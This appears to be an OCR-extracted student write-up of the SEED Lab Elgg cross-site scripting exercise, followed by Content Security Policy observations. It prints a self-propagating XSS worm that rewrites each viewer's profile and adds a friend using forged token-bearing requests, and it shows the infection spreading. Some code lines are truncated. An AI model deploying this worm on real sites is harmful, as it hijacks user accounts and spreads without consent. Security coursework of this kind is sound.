not preventing his profile from modifying by himself:







6: Writing a Self-Propagating XSS Worm

Edited the profile:


```
<script type="text/javascript" id="worm">
    window.onload = function () {
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</" + "script>";

        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

        var description = "&description=You are attacked!" + wormCode +

        var userName = "&name=" + elgg.session.user.name;
        var guid = "&guid=" + elgg.session.user.guid;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

        var content = token + ts + userName + description + guid;
        var sendurl = "http://www.seed-server.com/action/profile/edit"

        var samyGuid = 59;
        if (elgg.session.user.guid != samyGuid) {
            alert(jsCode);

            // Modify profile
            var AjaxModifyProfile = null;
```

```
            AjaxModifyProfile = new XMLHttpRequest();
            AjaxModifyProfile.open("POST", sendurl, true);
            AjaxModifyProfile.setRequestHeader("Content-Type", "applicat
            AjaxModifyProfile.send(content);

            // Add samy as friend
            var AjaxAddFriend = null;
            AjaxAddFriend = new XMLHttpRequest();
            AjaxAddFriend.open("GET", `http://www.seed-server.com/action
            AjaxAddFriend.send();
        }
    }
</script>
```







Viewed Samy's profile as Alice:




Alice became one of the worms after viewing Samy's profile:






Viewed Alice's profile as Boby:




Boby became one of the worms after viewing Alice's profile:





7: Defeating XSS Attacks Using CSP

> **Describe and explain your observations when you visit these websites:**
>
> We are able to run all JavaScript codes on **a**, and all areas are OK. For **b**, only the scripts from allowed `script-src` defined in `apache_csp.conf` run without problems. For **c**, only the scripts from allowed `script-src` defined in `phpindex.php`, run without problems.

Viewed example32(a|b|c).com:



SEED-Ubuntu [Running] - Oracle VM VirtualBox
Activities
Firefox Web Browser
Apr 23 21:15
SEED Project
Boby : Elgg For SEED Lab
HTTP Header Live – Get
Samy : Elgg For SEED Lab
example32a.com/
www.example32a.com
CSP Experiment
1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:
Click me



SEED-Ubuntu [Running] - Oracle VM VirtualBox
Activities
Firefox Web Browser
Apr 23 21:15
SEED Project
Boby : Elgg For SEED Lab
HTTP Header Live – Get
Samy : Elgg For SEED Lab
example32b.com/
www.example32b.com
CSP Experiment
1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click:
Click me

